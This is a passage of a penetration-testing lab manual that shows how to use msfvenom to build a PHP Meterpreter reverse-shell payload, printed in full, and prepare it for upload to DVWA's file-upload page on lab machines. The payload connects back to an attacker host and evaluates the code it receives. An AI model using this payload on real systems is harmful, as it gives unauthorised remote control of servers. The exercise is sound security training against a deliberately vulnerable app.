
Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks,

and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2022** machine.


1. Click **Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.



3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.



6. In the **Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=4444 -f raw** and press **Enter**.

Here, the IP address of the host machine is **10.10.1.13** (the **Parrot Security** machine).

7. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

8. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.
 9. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─# cd
[root@parrot] -[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /** error_reporting(0); $ip = '10.10.1.13'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[root@parrot] -[~]
└─# cd /home/attacker/Desktop
[root@parrot] -[~/home/attacker/Desktop]
└─# pluma upload.php
fopen: No such file or directory
```

10. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 7**, and then press **Ctrl+S** to save the context.

The screenshot shows a Linux desktop environment with a terminal window and a browser window.

Terminal Window:


- Terminal title: upload.php (/home/attacker/Desktop) - Pluma (as superuser)
- Terminal content: A PHP exploit script named upload.php. The script uses various PHP functions like stream_socket_client, fsockopen, and socket_create to establish a connection to a remote host (10.10.1.13:4444). It then reads data from the socket and executes it using eval or similar methods, bypassing security measures like suhosin.

Browser Window:

- Address bar: http://10.10.1.13/dvwa/login.php
- Title bar: DVWA Login
- Content: Displays the DVWA login form with fields for Username and Password.

11. Close all the open windows.
12. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**.
13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.
15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

File Edit View History Bookmarks Tools Help

DVWA Security :: Damn | +

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn

DVWA

DVWA Security 🔒

Security Level

Security level is currently: **Impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

PHPIDS

DVWA Security

Menu DVWA Security :: Damn...


16. Click the **File Upload** option from the left pane.
17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.

The screenshot shows a Linux desktop environment with a taskbar at the top. The taskbar includes icons for Applications, Places, System, and a volume control. The date and time 'Wed Apr 20, 06:17' are also displayed. A browser window titled 'Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox' is open. The address bar shows the URL '10.10.1.22:8080/dvwa/vulnerabilities/upload/'. The DVWA logo is at the top of the page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area is titled 'Vulnerability: File Upload' and contains a form for uploading an image. It includes a 'Browse...' button, a file input field showing 'No file selected.', and an 'Upload' button. Below the form is a 'More Information' section with three links:

